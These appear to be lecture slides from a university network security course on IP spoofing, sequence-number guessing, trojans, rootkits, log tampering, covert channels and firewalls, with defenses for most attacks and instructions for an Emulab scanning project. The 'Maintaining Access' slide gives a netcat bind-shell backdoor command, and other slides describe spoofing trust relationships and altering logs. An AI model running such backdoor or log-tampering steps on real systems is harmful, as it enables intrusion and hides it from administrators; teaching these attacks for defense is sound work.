


IP Address Spoofing


- Attacker cannot see reply packets



1

Guessing a Sequence Number

- It used to be $ISN=f(\text{Time})$, still is in Windows



2


Guessing a Sequence Number

- Attacker pretends to be Alice
 - He establishes many connections to Bob trying to figure out regularity in sequence numbers
 - He disables Alice (DDoS, ARP spoofing)
 - He sends SYN to Bob, Bob replies to Alice, attacker uses guessed value of SYN_B to complete connection
 - If Bob and Alice have trust relationship (*/etc/hosts.equiv* file in Linux) he has just gained access to Bob
 - He can add his machine to */etc/hosts.equiv*

3

Guessing a Sequence Number


- On Linux $ISN=f(\text{time})+\text{rand}$



4

Guessing a Sequence Number

- On BSD $ISN=\text{rand}$



5

Spoofing with Source Routing

- Attacker uses *loose source routing* option to specify himself as a hop
 - Spoofs Alice's address, sends packets to Bob
 - Bob sends replies back on the same route

6

Spoofing Defenses

- Ingress and egress filtering
- Prohibit source routing option
- Don't use trust models with IP addresses
- Randomize sequence numbers


Netcat Tool

- Similar to Linux *cat* command
 - <http://netcat.sourceforge.net/>
 - Server: Initiates connection to any port on remote machine
 - Client: Listens on any port
 - To transfer file
 - On source machine: `nc -l -p 1234 < file.txt`
 - On remote machine: `nc 123.32.34.54 1234 > file.txt`
 - or
 - On source machine: `nc 44.22.123.212 1234 < file.txt`
 - On remote machine: `nc -l -p 1234 > file.txt`



Netcat Tool

- Used for
 - Port scanning
 - Passive backdoor
 - Relaying the attack



Phase 4: Maintaining Access

- Attacker establishes a listening application on a port (*backdoor*) so he can log on any time with or without a password
- Attackers frequently close security holes they find
- Netcat as a backdoor


```
nc -l -p 12345 -e /bin/sh
```

Trojans

- Application that claims to do one thing (and looks like it) but it also does something malicious
- Users download Trojans from Internet (thinking they are downloading a free game) or get them as greeting cards in E-mail, or as ActiveX controls when they visit a Web site
- Trojans can scramble your machine
 - They can also open a back door on your system
- They will also report successful infection to the attacker

Back Orifice

- Trojan application that can
 - Log keystrokes
 - Steal passwords
 - Create dialog boxes
 - Mess with files, processes or system (registry)
 - Redirect packets
 - Set up backdoors
 - Take over screen and keyboard
 - <http://www.bo2k.com/>



Trojan Defenses

- Antivirus software
- Don't download suspicious software
- Check MD5 sum on trusted software you download
- Disable automatic execution of attachments

13

Rootkits

- Alter or replace system components (for instance DLLs)
- For instance on Linux attacker replaces */bin/login* program
- Rootkits frequently come together with sniffers:
 - Capture a few characters of all sessions and write into a file to steal passwords
 - Administrator would notice an interface in promiscuous mode
 - Not if attacker modifies an application that shows interfaces

14

Rootkits

- Attacker will modify all key system applications that could reveal his presence
 - List processes
 - List files
 - Show open ports
 - Show system utilization
- He will also substitute modification date with the one in the past

15

Defenses Against Rootkits

- Don't let attackers gain root access
- Use integrity checking of files:
 - Carry a floppy with md5sum, check hashes of system files against hashes advertised on vendor site or hashes you stored before
- Use Tripwire
 - Free integrity checker that saves md5 sums of all important files in a secure database (read only CD), then verifies them periodically
 - <http://www.tripwire.org/>

16

Kernel Rootkits

- Replace system calls
 - Intercept calls to open one application with calls to open another, of attacker's choosing
 - Now even checksums don't help as attacker did not modify any system applications
 - You won't even see attacker's files in file listing
 - You won't see some processes or open ports
- Usually installed as kernel modules
- Defenses: detect some fingerprints, disable kernel modules and pray

17

Phase 5: Covering Tracks

- Rootkits
- Alter logs
- Create hard-to-spot files
- Use covert channels

18

Altering Logs

- For binary logs:
 - Stop logging services
 - Load files into memory, change them
 - Restart logging service
 - Or use special tool
- For text logs simply change file through scripts
- Change login and event logs, command history file, last login data

19

Defenses Against Altering Logs

- Use separate log servers
 - Machines will send their log messages to these servers
- Encrypt log files
- Make log files append only
- Save logs on write-once media

20

Creating Hard-to-Spot Files

- Names could look like system file names, but slightly changed
 - Start with .
 - Start with . and add spaces
 - Make files hidden
- Defenses: intrusion detection systems and caution

21

Covert Channels

- Transfer data across the network in unsuspecting way
 - Wrapping it up in ICMP packets
 - Or in HTTP
 - Server on infected machine goes to master “Web server” periodically
 - If master has typed some commands, server executes them and pushes the result
 - It appears as if machine is engaged in Web surfing
 - Or in SMTP
 - Or in TCP (SYN and ACK fields) and IP headers (ID field)

22

Defenses Against Covert Channels

- Detect malformed packets for certain protocols
- Use port scan, detect unusual services

23

Firewalls

- Control what comes in and out of a network
 - How do they know what should go in and out?
 - How are rules specified?
 - What are big challenges?
- Flavors of firewalls
 - Traditional packet filters
 - Stateful packet filters
 - Proxy-based firewalls

24

Traditional Packet Filters

- Examine each packet based on simple rules and forward or drop it
 - Source IP, destination IP
 - Source/destination ports
 - Protocol
 - TCP flags
 - Direction
 - Interface
- Rules are implemented in top-down manner, first rule that matches is applied

25

Stateful Packet Filters

- Remember the session context
 - Packets are let through or denied based on the session state
 - Each connection remembered in a *state table* for a given time
 - Afterwards, inactive records are deleted

26

Proxy-Based Firewalls

- Analyze the application information, determine which packets to forward and which to drop
 - It could authenticate users before passing packets to internal network
 - It could cache frequently accessed information

27

Project 2

- Working on Emulab network scan an experimental network called 'Project 2' and discover vulnerabilities
- Suggest a way to fix them

28

Emulab

- Difference between experimental and control network
- Things that are OK and things that are not
 - Scan policy – do not scan or probe control network
 - Swap in/out policy
 - If the experiment is not active swap it in
 - If machines are busy and you can't get enough, try later
 - If you are finished don't swap the experiment out – some other student may be using it. It will swap out by itself after 1 hour of being idle
 - Where to put files
 - Private files in `/users/yourusername`
 - Public files in `/proj/CIS662/`

29

How to Work on Project 2

- Log on to Emulab web site:
`http://www.emulab.net`
- Go to the experiment list page
- If *project2* is inactive swap it in
- Log on to one of the machines in the experiment and run `/proj/CIS662/project2-start`
- Work from the machine you logged on, save all data in `/users/yourusername`
- When finished log out but don't swap out the project

30